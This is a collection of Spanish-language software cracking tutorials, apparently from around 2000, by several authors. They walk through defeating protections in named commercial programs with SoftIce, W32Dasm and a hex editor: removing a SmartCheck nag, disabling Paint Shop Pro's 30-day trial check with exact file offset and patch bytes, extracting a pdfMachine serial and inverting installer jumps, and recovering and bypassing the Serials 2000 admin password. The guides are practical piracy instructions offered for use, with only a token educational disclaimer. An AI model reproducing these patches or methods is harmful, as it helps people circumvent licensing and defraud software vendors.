0040E46F call [0042A52C]---------primer breakpoint-------
0040E475 test eax, eax -------segundo breakpoint-----------
```

Fijaos que si restamos estas dos posiciones de memoria (0040E475-0040E46F) nos da 6 bytes que es lo que ocupa la instruccion call [0042A52C], o sea que si queremos quitar esta llamada tendremos que sustituir los 6 bytes por nops, si no lo hacemos asi nos saldran instruccion por enmedio y nos joderia el programa.Y como cambiar estos bytes, estamos encima de la direccion 0040E46F, ponemos en sice - d eip - y en la ventana de datos nos sale esta direccion con los bytes en hexadecimal. pues nos situamos sobre el primer byte de esa ventana y cambiamos los 6 primeros bytes por 90 y pulsamos enter, Veis en la ventana de codigo como nos han salido 6 lineas con nop. Ahora nos queda subir eax a 1 en el sice metemos una a y nos sale esto 015F:0040E46F escribimos mov eax,1 y pulsamos dos veces enter, antes que nada pongamos otra vez d eip y fijemonos en la pantalla de datos y apuntamos los 6 primeros bytes que habran quedado asi: B8 01 00 00 00 90, como ya hemos terminado con el sice lo cerramos pulsamos F5 un par de veces y ya se ejecuta el smartchek perfectamente sin mostrarnos la pantalla de limitacion. Ahora hay que cambiar lo que hemos hecho sobre el codigo del programa porque lo que hemos hecho a sido cambiarlo en memoria y cuando volvamos a arrancar el programa se habra borrado.

Supongo que ya sabreis como cambiarlo, ya lo hemos hecho antes teneis que buscar el offset en w32dasm de la direccion 0040E46F e ir al editor hexadecimal y cambiar los 6 bytes que habiamos cambiado en memoria.

conclusiones:

Hemos visto la fragilidad de estos programas que usan protecciones ajenas a este. Me explico esta misma proteccion la he visto en otros programas que no son de numega, por lo que deduzco que esta proteccion numega la ha comprado y la ha pegado a su programa, con lo cual la facilidad con que la hemos quitado.

Un saludo a todos. Gracias a Karpoff y a todos los que teneis un tutorial en su web, sin vosotros saberlo sois mis mentores en este apasionante arte llamado INGENIERIA INVERSA.

Por Fanega. fanega1@airtel.net

-I Cracking 2º tutorial I-

-| MONO_AURELIO |-

Jelou fieles seguidores ! En esta segunda entrega de nuestro curso cracking he decidido complicar un poco más el asunto ya que pienso que tendréis manejo con algunos programas como el W32Dasm. ¿Que no? Pues muy mal, no te has estudiado la lección, ve al primer tutorial y practica hasta que veas que vas teniendo control y que entiendes lo que estas haciendo.

He estado consultando a la gente sobre temas que les gustaría que publicase, pero como no me han dicho nada original he decidido poner mi cracking favorito: Los programas de periodo de evaluacíon. Leedlo con atención y disfrutad de él:

TITULO: "De 30 dias de evaluación a un full time"

Resolución deseada 1024 X 768

Información del Programa:

Nombre del programa: Paint Shop Pro 5.01 Trial version removal by Black Fenix

Nombre del ejecutable: PaintShop.exe (varia de unas versiones a otras)

Tipo: Programa de diseño gráfico y tratamiento de imágenes fotográficas.

Url: http://www.softonic.com/

Herramientas que utilizaremos :

SoftIce para Windows

W32Dasm

Un editor hexadecimal (Ultraedit32 o HView)

Vista Rápida de windows instalada (QuickView)

•__**Nota**: puedes encontrar estas tools en www.astalavista.box.sk

---

-I Let´s go! I-

(Abreviaturas usadas :SI -> SoftIce)

Primero debemos tener claro que es lo que vamos a hacer, en este caso se trata de un control de tiempo en concreto de 30 dias por lo que necesitaremos saber las funciones de windows que se encargan de obtener la hora del sistema son:

GetSystemTime
GetLocalTime

Esas son las dos más utilizadas. Por otra parte necesitaremos saber que DLLs importa el ejecutable por lo que haremos click con el botón derecho del mouse sobre el ejecutable del programa y seleccionaremos vista rápida (en Inglés QuickView) esto nos dará la información que buscamos, apuntaremos los nombres de las DLL que usa el EXE y cargaremos los símbolos de estas en el SI (en la versión 4 del SI se pueden cargar dinámicamente sin tener que reiniciar el ordenador).

Crackeando:

Para empezar modificaremos la fecha del sistemay la adelantaremos lo suficiente un par de meses estaría bien. Si ejecutamos el programa veremos que nos da un mensaje en el cual nos 'invita' a salir del programa ya que se ha terminado el periodo de evaluación. Salimos y entramos en el SI (Ctrl+D) , estableceremos breakpoints en estas dos funciones:

:bpx GetSystemtime
:bpx GetLocalTime

Nota: Hay que recordar que debemos tener cargados los símbolos que exporta la

librería KERNEL32.DLL ya que estas dos funciones están en dicha DLL.

Ok, salimos del SI (Ctrl+D) y ejecutamos el Paint Shop Pro. Estamos de nuevo en el SI ya que un breakpoint a surtido efecto, en la parte superior izquierda del SI observamos que estamos dentro del modulo y función Kernel32!SetFileTime+0034 hmmmm. , parece que esto no tenga mucho que ver en un principio pero pulsamos F11 para retornar a la función que llamó a la del breakpoint y... Estamos en el móduloMSVCRT!Time parece ser que el programa no llama directamente a las funciones de tiempo sino que lo hace por medio de la libreria MSVCRT.DLL. Si pensamos un poco y sabemos que la libreria MSVCRT tiene varias funciones para la gestión del tiempo nos ahorraremos mucho trabajo ya que existe una función dentro de la DLL MSVCRT llamada difftime que devuelve la diferencia entre dos tiempos en segundos y es probable que el programa la use en algún punto para calcular los días que quedan desde que se instaló el programa. La definición de este función en C sería:

double difftime(time_t timer1, time_t timer0);

Nota:time_t es un longint.

Pues manos a la obra, borramos todos los breakpoints con BC * y salimos del SI (Ctrl+D). El programa nos mostrará el mensaje típico diciendo que el tiempo de evaluación a terminado como es lógico ya que hemos adelantado la fecha un par de meses. Salimos del programa ya que no nos deja continuar y activamos el SI (Ctrl+D), ponemos un breakpoint en la susodicha función:

:bpx difftime

y salimos del SI de nuevo con Ctrl+D.

Ejecutamos el programa y Boom!! aquí la tenemos. Podremos ver algo como esto en la ventana de código del SI:

```
PUSH EBP          /// Guarda puntero de pila
MOV EBP,ESP       /// Apunta EBP a los parametros pasados timer1 y timer0
MOV EAX,[ESP+08]  /// Carga TIMER1 en EAX
SUB EAX,[ESP+0C]  /// Resta timer1-timer0
MOV [EBP+08],EAX  /// Guarda en timer1
FILD DWORD PTR [EBP+08]  /// Convierte el resultado en un double
POP EBP           /// Restaura pila
RET
```

Este es el código de la función difftime la cual hace el cálculo entre el tiempo actual y el de instalación. si trazamos paso a paso con F10 después del RET podremos ver lo siguiente:

PUSH EAX /// **Empuja el primer tiempo**
PUSH ECX /// **Empuja el segundo tiempo**
CALL [MSVCRT!.difftime] /// **Esta es la función de donde hemos venido (cálcula la diferencia en segundos)**
ADD ESP,08 /// **ESTAMOS AQUI!! en esta linea, ajusta la pila en 8 (tamaño de los (argumentos timer1 y timer0)**
CALL [MSVCRT!f_tol] /// **Convierte el resultado (es un double) a un long**
MOV ECX,EAX /// **Pasa la diferencia en segundos a ECX pej= 4589077 seg. En hexadecimal 460615 seg**
MOV EAX,C22E4507 /// **EAX= 3257812231**
IMUL ECX /// **Multiplica los segundos * 3275812231 resultado en EDX:EAX Ej: EDX= FFEF172E, EAX = E353D393**
ADD EDX,ECX /// **Suma a EDX la diferencia anteriorEDX= FFEF172E + 460615 = 351D43**
SAR EDX,10 /// **Desplaza con signo a la derecha 10 posiciones EDX= 35h - > 53 -> equivale a dividir entre 1024**
MOV EAX,EDX /// **EAX=35h -> 53**
SHR EAX,1F /// **Y divide entre 2147483648, EAX=0 En EAX y EDI se hayan los dias totales , ahora se suman en EDI**
LEA EDI,[EAX+EDX+01] /// **(Se suma 01 dia para que no sean 0 dias) -> EDI = 54 dias**
CMP EDI,01 /// **Ha pasado + de un día ?**
JGE 00589DAE /// **Salta si afirrmativo**

¿Que te parece?:

Basicamente esta rutina pasa los segundos que retorna la función difftime a días y es precisamente esto es lo que nos está jodiendo, para comprobarlo puedes ver que pasa después del salto JGE, trazando paso a paso te darás cuenta que hay más instrucciones de comparación para EDI (días), lo más inteligente aquí sería modificar esta rutina para que el día siempre fuera 1 (EDI=1) antes de saltar, por lo que habrá pensar como. Necesitamos saber cuantos bytes ocupan las instrucciones aquí codificadas así que lo mejor será desensamblar el EXE con el W32Dasm e ir a la dirección de código donde se hace la llamada a difftime (esto lo podemos ver en el SI al lado de la instrucción call) en nuestro caso es la xxxx:589D7F.

Mientras el EXE se desensambla podemos hacer una copia del ejecutable por si las moscas ya que ahora vamos a modificar su código jejejejee :). Una vez desensamblado vamos al Menu Goto/Code Location e introducimos el valor 589D7F click en Ok y apareceremos al ladito de la llamada a difftime.

Bajamos hasta el LEA EDI,[EAX+EDX+01] y vemos que esta instrucción ocupa 4 bytes

si nuestra intención es hacer que el programa crea que siempre es el primer día, no bastará con un XOR EDI,EDI (2 bytes) y un par de NOPs (2 más) ya que será el día 0 y nuestra intención es que sea el dia 1.

El Remate

Como lo haremos? Fácil, sabemos que un MOV EDI,1 son 5 bytes (codificado BF01000000) y el LEA son 4 por lo que nos hará falta 1 byte más, de donde lo sacamos? pues facil tambien, de la instrucción previa al LEA el SHR EAX,1F. Mirando el código vemos que ocupa 3 bytes, pues bien los 2 primeros bytes los rellenaremos con un NOP cada uno y el tercer byte será el que nos falta. Por lo tanto si tenemos que modificar el EXE nos colocaremos sobre la línea del SHR EAX,1F asegurándonos que la línea de posición azul está justo encima de esta, miraremos abajo en la barra de estado del W32Dasm y veremos que donde pone @Offset vemos el valor 0018919Dh. Este valor es la posición del primer byte de la instrucción dentro del archivo por lo que lo apuntaremos en un papel para luego. Ahora sabemos que hay que sustituir a partir de esta posición 7 bytes de código (2 NOP + el MOV EDI,0) la codificación de estas instrucciones sería: **90 90 BF 01 00 00 00**. Ok, nos vamos al editor hexadecimal abrimos el ejecutable, buscamos el offset18919D con las ordenes del editor si este las tiene o a mano si no las tiene (vaya mierda de editor xD) una vez allí reemplazamos los bytes por 9090BF01000000 y ya podemos ejecutar el programa. Ahora ya no pasarán los días para nuestra versión "especial".

Palabras Finales:

Si nos molesta la pantalla que sale al principio podemos eliminarla pero el trabajo sucio ya está hecho por lo que lo dejo a vuestro cargo.

Una pista:

DialogBoxParamIndirect
DialogBoxParamA

Si quereis llegar a ser verdaderos crackers de élite no dejéis de practicar no solo con los ejemplos que pongo, sino con cualquier programa que sea similar a los que aparecen en los tutoriales.

He de dar gracias por la ayuda a la realización de este tutorial a mi paisano JUANCHOPE, que es un peazo guena gente xD

>>> Para cualquier duda que tengas escríbeme a mi correo electrónico

Tutorial N° 2

Programa: pdfMachine Versión 6.5

Descarga: http://broadgun.com

Objetivo: Obtención del serial + hacer lo que se nos plazca

Herramientas necesaria: W32Dasm, OFFset CALculator, Softice y Hiew (editor hexadecimal).

Dificultad: Newbie

Fecha:30/12/02

Cracker: Prometeo

Este tutorial está realizado únicamente con fines educativos, y ya bien se sabe que no puedo hacerme responsable del mal uso que se pueda hacer de la información aquí comentada. Así que si te gusta el programa ya sabes debes comprarlo.

Introducción:

En si el programa es una utilidad bastante buena que funciona como si fuera una impresora mas en nuestra PC.

Cuando queremos crear un archivo pdf lo que se hace es imprimir en el programa en que sé esta trabajando como en una impresora normal solo que en Nombres de impresora tenemos que seleccionar BroadGum pdfMachine e imprimir el documento, como resultado obtenemos una copia del documento que imprimimos solo que en formato pdf.

Hecha la ley.....

La verdad es una lastima que una utilidad tan buena como esta se opaque por su tan mala protección.

La registración se realiza a la hora de instalarlo teniendo que completar en un formulario de registración un user id y una key, si no lo registramos en cada documento pdf que creemos no parecerá un lindo texto a 45 grados que dice pdfMachine trial version.

Además apenas se realiza la instalación el programa se descomprime en el directorio de archivos temporarios de Windows que al finalizar la instalación sé autoborra así no dejando huellas.

Hecha la trampa

Bueno la manera de burlar esta porquería de protección si se puede llamar así es interminables, yo solo comentare 3 formas de tener nuestro programa registrado:

*Por medio del softice: obtención del serial y saltarnos la ventana de registro con cualquier serial.

*A través del softice y un editor hexadecimal evitaremos las ventanas que no

nos guste o sea molesta.

Obtención del serial:

La obtención del serial se genera a partir de nuestro nombre por ende tendremos un para cada usuario que quiera registrarlo, la manera en que encontraremos a este será completando el formulario de registración y luego entrando en softice con ctrl+d y colocando un break point en la api hmemcpy (bpx hmemcpy) salimos del softice con F5 le damos al botón de ok y estamos dentro del softice le damos F5 una ves para que en la primera pasada tome nuestro nombre de usuario y luego presionamos 8 veces F12 para llegar a nuestro programa víctima tracemos con F10 hasta ver algún salto condicional lo invertimos para ver que realiza este salto y nos pone

Lo que significa que lo que verifica es de si introducimos algún carácter en User Id, a continuación tenemos un salto condicional muy similar que también si no introducimos ningún valor en Key nos muestra el cartel anterior.

Seguimos traceando con F10 y vemos otro salto condicional, que nos resta por comprobar ah nuestro serial será tal ves, invertimos el salto sobre la marcha con el softice (r fl z sobre el salto) desactivamos lo break poimt bd *, presionamos F5 y listo saltamos la ventana de registro y además nos da la gracias (una cosa que no me gusto demasiado de este programa es que cuando es registrado este se trata de conectar supuestamente enviando un pequeño detalle de la registración, será esto verdad o que carajo enviaran?????? el que quiera saber de que se trata que investigue).

Si miramos unas línea arriba de nuestro salto nos encontramos con:

PUSH EAX => Contiene uno numero extraños en mi caso 14240-17397 será el serial correcto?

CALL 00416D10 => ingresamos en el call y efectivamente comprobamos que se trata de nuestro serial correcto ya que se comprueba carácter a carácter la comprobación entre el serial correcto y el inventado por nosotros.

ADD ESP,10

TEST EAX,EAX

JNZ 004059D4=> es el salto de que le hablaba antes, invirtiendo este no importara que pongamos en los datos de registro ya que siempre nos registrara (a no ser que sea el correcto jejeje).

Hacer lo que queramos:

Lo que verdaderamente jode de este programa es la gran cantidad de ventanas que hay que andar pulsando para instalarlo, primeramente nos enseña los términos de la licencia, luego el lugar donde lo vamos a instalar, luego

pregunta si tenemos los datos de registro si decimos que si a completar otra ventana con los datos de registración.

Esto la verdad es que cansa hasta el más sano creo yo, por eso lo que vamos a hacer es que no aparezca mas la ventanita donde nos pregunta si tenemos los datos de registro y saltarnos también por consecuencia la ventana de registro con el programa registrado.

Bueno la manera en que yo lo hice es muy simple primeramente ejecuto el instalador en el Symbol Loader del softice, nos aparece condiciones de licencia del programa aceptamos después aparece la ventana en donde elegimos el destino donde lo vamos a instalar una ves elegido el destino presionamos ctrl+d estamos dentro del softice, ponemos un break point en getdlgitem (bpx getdlgitem) y luego F5 le damos al OK y otra ves dentro del softice le damos una ves al F5 y luego una ves a F12 para volver al programa, luego lo que queda es armarse de un poco de paciencia y tracear un largo rato con F10 hasta que nos aparezca el cartelito que dice Do you have registration code? le ponemos que si y estamos en el softice nuevamente pero justo arriba de la instrucción en que estamos se encuentra un call que contiene la rutina que muestra la frase Do you have registration code? y además si esta es saltada estaremos registrado.

Apuntemos en un papel la dirección del call anterior y con W32Dasm desensamblemos el archivo setup.exe (como dije antes cuando se instala el programa se descomprime en un subdirectorio en c:\windows\Tem\ y una ves finalizada la instalación sé autoborra, por lo tanto mientras aun la instalación sé este corriendo realizamos una copia de este subdirectorio a otra parte del disco así podemos finalizar la instalación y luego desensamblar la copia realizada), buscamos la dirección anotada con Goto Code Location y vemos:

:0040745C 7425 je 00407483 => 1° salto a tener en cuenta

:0040745E 8A4DEE mov cl, byte ptr [ebp-12]

:00407461 84C9 test cl, cl

:00407463 7516 jne 0040747B

:00407465 6880784400 push 00447880

:0040746A E8F1D7FFFF call 00404C60

:0040746F 83C404 add esp, 00000004

:00407472 83F801 cmp eax, 00000001

:00407475 0F94C0 sete al

:00407478 8845E4 mov byte ptr [ebp-1C], al

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:0040745C(C)

|

:00407483 A0BD814400 mov al, byte ptr [004481BD]

:00407488 84C0 test al, al

:0040748A 0F8580000000 jne 00407510 => 2° salto a tener en cuenta

:00407490 6AFF push FFFFFFFF

:00407492 6A24 push 00000024

* Possible Reference to String Resource ID=00006: "Do you have a registration code ?"

|

:00407494 6A06 push 00000006

:00407496 E8C8590200 call 0042CE63=>rutina de la que hablamos

:0040749B 83F806 cmp eax, 00000006 => caemos aqui con el softice

Carguemos en el Symbol Loader del softice el programa nuevamente pero borremos cualquier break point que pueda haber con bc * y luego coloquemos break ponit en los salto que hay que tener en cuenta. Si el primer salto se produce veremos lo que no queremos ver así que invertimos el salto y listo desactivamos los break point con bd * y presionamos F5 para que todo siga su curso y todo se instala sin problema. Ahora verifiquemos que este registrado hagamos un archivo pdf cualquiera para ver si nos pone el cartel en medio de la pagina a 45 grados que dice pdfMachine Trial Version pero parece que todo esta bien con este solo salto quitamos los carteles que no queríamos ver y además estamos registrado.

Solo por curiosidad por que no nos fijamos para que sirve el segundo salto a tener en cuenta, hacemos lo mismo que antes cargamos el programa con el Symbol Loader pero colocamos un break point en el segundo salto, realizamos todo como antes e invertimos el salto, vemos que todo se realiza como en el 1° salto sin mostrarnos las ventanas que no queremos ver y se instala correctamente, probemos el programa utilizándolo y podemos verificar que en los documento pdf creados vemos es el texto a 45° que dice pdfMachine Trial Version, entonces con el segundo salto logramos sacar las ventana que queríamos pero lo que no logramos es registrarlo.

Bueno para terminar solo faltaría realizarlos cambios permanentemente al archivo setup.exe con un editor hexadecimal cambiando:

:0040745C je 00407483 por: 0040745C jne 00407483

El offset en el que tenemos que realizar los cambios lo obtenemos ya sea viéndolo en el W32Dasm o utilizando programas como OFFset CALculator que se lo utiliza abriendo el archivo que deseamos saber el offset y luego le ponemos la dirección, le damos a calcular y listo.

Agradecimiento: A toda esta gente que crea día a día programas shareware y nos da la oportunidad de divertirnos un rato y de paso aprender.

A Groovy por publicar mis tuto y por mantener esta magnifica web argentina.

Contacto: cualquier duda, consulta o comentario mi e-mail es prometeo@data54.com.

Hecho en Argentina...
Para Quererla
Bien Hecho

Fecha	**18 de Enero 2000**
Cracker	**XASX**
App	**Serials 2000 v6.0**
Appz URL	http://serialz2000.da.ru http://tntpower.hotmail.ru/ser2k60.zip
Protección	**Administration Tools Password Requerida**
Herramientas	Para el password solo SoftIce v4.x... y para jugar con el código W32DSM y un Editor Hexadecimal.

Introducción

Hola a todos, este es un **tutorial básico dedicado/escrito para newbies**.
Intentaré explicar todo lo que pueda dando notas y conceptos interesantes.

Espero que leyendo este tutorial aprendas y mejores tus cualidaded como cracker y aprendas algunos conceptos básicos.
Esto no es un tutorial de 'cambia 74 a EB con el editor y mira como funciona', seguramente al acabar de leer esto (si eres un newbie) tengas algo nuevo en la cabeza :).

La victima es el conocido **Serials 2000 v6.0**, una bonita recopilación de serials con una engine de busqueda muy buena... actualmente es la mayor lista disponible.

Consiguelo (si es que no lo tienes ya), este programa hay que tenerlo, además asi podrás aplicar y practicar más facilmente con este tutorial.

Ok, vamos a ver que protección tiene este programilla.

Por cierto, mirad que conversación más interesante con el creador del Serials2000 :)

<[Xasx]> i get it in 2 min.
<[Xasx]> or less
<ThndrKiss> how?
<ThndrKiss> the coder wants to know
<[Xasx]> :)
<ThndrKiss> because he put a anti-cracking routines in
<[Xasx]> im cracker...
<[Xasx]> of TNT
<ThndrKiss> i know
<ThndrKiss> but was it easy??

Bueno, pues aquí va toda la desprotección para que veaís lo fácil que es saltarse unas cuantas 'anti-cracking routines' de esas que los programadores creen que han metido, pero realmente nosotros ni las veremos.

Xasx / TNT!

Cracking

Serials 2k tiene una opción en el File Menu: Administration Tools que pide un **PASSWORD**.

El sistema de protección del S2k es muy fácil de crackear, yo conseguí el password al minuto de ponerme a crackearle... cualquier cracker con mínimo nivel puede crackearle en un momento también.

Solamente utilizaremos una herramienta para conseguir el password... como no, **SoftIce** (v3.x o 4.x).

Asumo que tienes instalado y configurado correctamente el SoftIce, y que sabes como hacer cosas básicas como poner un breakpoint y todo eso.
Si no sabes nada de usar SoftIce o ni si quiera le tienes instalado, primero leete un tutorial sobre como hacerle funcionar y luego vuelve aqui :).

Bueno, entonces tenemos SoftIce listo y el Serials 2k esperando ser crackeado.

El primer paso es ver que tenemos...
Una ventana que pide un password y los botones de Ok o Cancelar.

Si ponemos un password inválido, nos saldrá una messagebox que dice 'Incorrect Password'.

Ok, todo normal... ahora nuesto 'amado' SoftIce deberá trabajar un poco; necesitamos saber que hace el programa cuando pulsamos el boton OK.

Para hacer esto tenemos que poner un breakpoint en el SoftIce, la mejor elección es 'romper' la aplicación cuando coge el password que hemos metido. Tenemos varios **breakpoints** (**BPX**) posibles para hacer esto, los más utilizados son:

- GetDlgItemTextA
- GetWindowTextA

Como inicialmente no sabemos cual va a funcionar, pondremos los dos en el softice a ver q pasa.

Abre el SoftIce (CTRL+D)
bpx getdlgitemtexta
bpx getwindowtexta

Notas sobre los breakpoint:

para listar todos los BPXs en SoftIce, escribe **bl**. (BreakPoint List)
para borrar todos los BPXs en SoftIce, escribe **bc***. (BreakPoint Clear *= Remove All Set BreakPoints)
para desactivar todos BPXs en SoftIce, escribe **bd***. (BreakPoint Disable *= Disable All Set BreakPoints)
para activar todos los BPXs en SoftIce, escribe **be***. (BreakPoint Enabler *= Enable All Set BreakPoints)
* puede ser cambiado por el número de breakpoint que queramos para activar/desactivar/borrarle. Ejemplos: be1 | bd2 | be1,2 | bc1,2

Esto hará al SoftIce 'saltar' cuando la aplicación coja nuestro password.
Ok, vamos a probar si funciona... introduce un password... por ejemplo: crackisfun y entonces pulsa OK.

jejeje, bienvenido a SoftIce :), ahora mismo estamos un paso después de que se haya cogido el password con la llamada getwindowtexta.

Lo primero de todo, miramos en la barra verde esa de abajo del softice... estamos situados en código del USER32!. Esto no es dónde queremos llegar pq no es el Serials 2k exe. Para llegar a nuestro objetivo tenemos que ir saliendo de estas llamadas (calls).

Pulsa **F11** (para salir de la call) una vez para volver de la llamada actual, ok, ahora estamos en código del MFC42!. Esta es una DLL que usa el programa para funcionar.
Podemos ver la instrucción RET (Return)... pulsa **F10** (ejecutar la siguiente instrucción) varias veces para dejar esta call, después pulsa **F10** y cuando pasamos el último RET ya nos situamos en código del Serials2k!...
Bueno, solo hay dos instrucciones y después otro RET... pulsa otra vez **F10** para salir de esta llamada... otra vez en código del MFC42!... pulsa **F10** varias veces hasta llegar al RET y salir de esta llamada.

Por Fin!, ya estamos en código del Serials2k!... hmm y parece interesante :)

Nota: para moverte en la ventana de código debes usar CTRL+up o CTRL+down.

Podemos ver este código:

```
:00403445 E8AECF0000      Call 004103F8
:0040344A 8B86E4000000    mov eax, dword ptr [esi+000000E4] | Aquí aparecemos
:00403450 8378F808        cmp dword ptr [eax-08], 00000008
:00403454 7536            jne 0040348C
:00403456 803868          cmp byte ptr [eax], 68
:00403459 7531            jne 0040348C
:0040345B 80780161        cmp byte ptr [eax+01], 61
:0040345F 752B            jne 0040348C
:00403461 80780263        cmp byte ptr [eax+02], 63
:00403465 7525            jne 0040348C
:00403467 8078036B        cmp byte ptr [eax+03], 6B
:0040346B 751F            jne 0040348C
:0040346D 80780474        cmp byte ptr [eax+04], 74
:00403471 7519            jne 0040348C
:00403473 80780568        cmp byte ptr [eax+05], 68
:00403477 7513            jne 0040348C
:00403479 80780669        cmp byte ptr [eax+06], 69
:0040347D 750D            jne 0040348C
:0040347F 80780773        cmp byte ptr [eax+07], 73
```

```
:00403483 7507            jne 0040348C
:00403485 C7466001000000  mov [esi+60], 00000001
:0040348C 8BCE            mov ecx, esi
:0040348E E8D9CD0000      Call 0041026C
:00403493 5E              pop esi
:00403494 C3              ret
```

Analisis del código paso por paso:

Nota: para avanzar a la siguiente instrucción en el SoftIce, se usa **F10**.

He dividido el código en 2 grupos... el primero es este:

Bueno, empezamos en el offset 0040344A. Como podemos ver el registro DS contiene un número... si el password que metimos fue 'crackisfun', entonces, el númbero es 009. hmm nuestro password tiene 9 caractéres... pulsa **F10** para avanzar a la siguiente instrucción

La siguiente instrucción es:

```
:0040344A 8B86E4000000   mov eax, dword ptr [esi+000000E4] | Inicio, ve longitud de nuestro passw
:00403450 8378F808       cmp dword ptr [eax-08], 00000008 | Comparacion longitud Password
:00403454 7536           jne 0040348C | Salta si nuestra longitud del password no es 8

:004034xx .....          ......(segundo grupo)......

:0040348C 8BCE           mov ecx, esi | el offset donde salta...
:0040348E E8D9CD0000     Call 0041026C | llamada no importante
:00403493 5E             pop esi | pone 0 al registro esi
:00403494 C3             ret | vuelve de la llamada... adios
```

La segunda instrucción hace una comparación: ((dword ptr [eax-08])) con ((8)).

Hecha un vistazo al registro EAX... pon: **db eax** en SoftIce para localizar en la ventana de datos **Datos de Registro EAX**, ohhh!!!, estamos viendo nuestro pasword!... entonces s2k esta comparando 'el número de caracteres de nuestro password' con '8'...

después de la comparación hay una instrucción **JNE** (Salta si no es igual).

Todo esta realmente claro:

si 'el número de caracteres de nuestro password' **no es igual** a '8'... la siguiente instruccion dará **el salto** al offset designado.
si 'el número de caracteres de nuestro password' **es igual** a '8' la siguiente instrucción **no hara el salto condicional** y continuaremos en la siguiente instrucción.

hmm, nuestra contraseña tiene 9 caractéres...
Entonces la instrucción **JNE** saltará... si, lo hace.

Intenta poner una password de 8 caractéres en el s2k, por ejemplo: 'tntpower' y vuelve a este código de nuevo... hmm no salta ahora :)

Bueno, ya sabemos que el password correcto tiene 8 caractéres.

Segundo 'grupo' de Instrucciones...

```
:00403456 803868          cmp byte ptr [eax], 68
:00403459 7531            jne 0040348C
:0040345B 80780161        cmp byte ptr [eax+01], 61
:0040345F 752B            jne 0040348C
:00403461 80780263        cmp byte ptr [eax+02], 63
:00403465 7525            jne 0040348C
:00403467 8078036B        cmp byte ptr [eax+03], 6B
:0040346B 751F            jne 0040348C
:0040346D 80780474        cmp byte ptr [eax+04], 74
:00403471 7519            jne 0040348C
```

```
:00403473 80780568        cmp byte ptr [eax+05], 68
:00403477 7513            jne 0040348C
:00403479 80780669        cmp byte ptr [eax+06], 69
:0040347D 750D            jne 0040348C
:0040347F 80780773        cmp byte ptr [eax+07], 73
:00403483 7507            jne 0040348C

:00403485 C7466001000000  mov [esi+60], 00000001

:0040348C 8BCE            mov ecx, esi
:0040348E E8D9CD0000      Call 0041026C
:00403493 5E              pop esi
:00403494 C3              ret
```

Vamos a analizar estas instrucciones... es fácil de ver... 8 comparaciones y 8 instrucciones JNE 'salta si no es igual'.
Recuerda que en el registro EAX esta situado nuestro password, si estamos aquí es porque nuestro password tiene 8 caractéres, y ahora hay 8 comparaciones :)... no necesitas pensar demasiado para ver lo que va a ocurrir aquí.

Exacto, cada caracter de la contraseña será comparado con algo y si no es igual alguno de ellos pues saltara al offset designado.

La primera comparación es: ((byte ptr [eax])) con ((68))

byte ptr [eax] = primer caracter de EAX...en EAX esta situada nuestra password.
68 = Ascii.... usa SoftIce para convertir 68 (escribe ?68) y te saldrá: '**h**'.

Si el primer caracter de EAX es igual a 'h' entonces no saltará y continuaremos con la siguiente instrucción...
Como puedes ver todas las comparaciones son del mismo estilo...

La primera comparación es: ((byte ptr [eax])) con ((68))
La segunda comparación es: ((byte ptr [eax+1])) con ((61))
La tercera comparación es: ((byte ptr [eax+2])) con ((63))
La cuarta comparación es: ((byte ptr [eax+3])) con ((6B))
La quinta comparación es: ((byte ptr [eax+4])) con ((74))
La sexta comparación es: ((byte ptr [eax+5])) con ((68))
La séptima comparación es: ((byte ptr [eax+6])) con ((69))
La octava comparación es: ((byte ptr [eax+7])) con ((73))

Entoces el password correcto es:

68(**h**) 61(**a**) 63(**c**) 6b(**k**) 74(x) 68(x) 69(x) 73(x)

x = hazlo tu mismo :)

ok, ya está hecho todo el trabajo... como puedes ver ha sido realmente fácil conseguir el password correcto... solo hemos necesitado analizar un poco el código.

Ahora vamos a jugar un poco... conseguir solo el password no es suficiente para nuestras retorcidas cabezas :).

Jugando con el Código 1ªParte

INTRODUCIR CUALQUIER PASSWORD

hmm, ¿porqúe tenemos que poner siempre el password para entrar al menú? ahora podemos jugar con el código y hacer que acepte cualquier password... es facilito, ya lo verás.

Observa que el **checkeo de longitud de password** o **cada checkeo de los caractéres** tiene un **JNE**, dirigido hacia el offset **0040348C**. Esto hace que si el password no es correcto, se nos salta el offset **00403485** y por lo tanto no se cumple la instrucción, que debería mover **1** (**mov**) a la posición [**esi+60**].

Este 1 le dice al programa en un posterior checkeo (que no hace falta ni buscar) si hemos introducido el password correcto.

```
:00403483 7507            jne 0040348C
```

```
:00403485 C7466001000000  mov [esi+60], 00000001
:0040348C 8BCE            mov ecx, esi
```

¿Como podemos arreglar esto?... si, hay varios métodos...

- Cambiar todas las instrucciones **JNE** por **NOP** (nop=instrucción que no hace nada).

  Esta es una forma muy sucia... demasiados bytes parcheados... funcionará, pero yo creo que cuantos menos bytes parcheados mejor es el crack.

- Hacer al código saltar directamente a 00403485 (la intrucción que pone 1 en [esi+60])

  Esta es una forma más limpia... solo 2 bytes serán cambiados.

Ok, entonces cambiaremos el primer JNE (el del checkeo de longitud) a un JMP (el JMP hace que salte siempre... ya no es una condición) a donde queremos.

```
Original: 00403454 7536    jne 0040348C
```

Primero haz los cambios en el SoftIce (antes de hacer una modificación real en el fichero) para probar si todo va bien.

Para hacer el cambio, vete a ese offset (comienza el proceso usando **F10** para llegar allí).
Cuando ya estes situado en el offset q queremos, escribe: **a**

Ahora puedes editar ese offset... escribe la nueva instrucción: **jmp 403485** y pulsa enter.

```
Parcheado:  00403459 EB2F    jmp 00403485
```

Los bytes han sidos cambiados (en memoria), después de haber hecho esto, desactiva todos los breakpoints (**bd***) y continua la ejecución normal,..

whouuu!!!!, funciona perfectamente :), ahora s2k acepta cualquier cosa q pongamos, incluso una password en blanco.

Haré una explicación cortita de como parchear el ejecutable permanentemente...
Coje un buen editor hexadecimal como por ejemplo hiew (dos) o ultraedit (windows), vete al offset donde esta la instrucción que queremos cambiar y modifica sus bytes.
Estos son los bytes originales: 75 36 | Y estos los cambiados: EB 2F
(La traducción a hexadecimal la obtienes en el softice)
Para ir a la localización exacta, utiliza un conversor de offset/hex.

Jugando con el Código 2ªParte

DIRECTAMENTE AL MENÚ

Bueno Bueno... :)... esto cada vez se pone más interesante.

Ya hemos conseguido el password, hemos hecho que acepte cualquier cosa que metamos... que nos falta?
aha, la perfección :)... y para que queremos que nos salga ese menú de meter el password si aceptará cualquier cosa?, ahora vamos a hacer que directamente cuando le demos a la opción en la barra de menú se salte el rollo ese de meter el password y nos abra directamente la ventana con las opciones de 'administrador'.

Ya has visto lo facil que es trabajar con el código y modificarle sabiendo que es lo que hace.
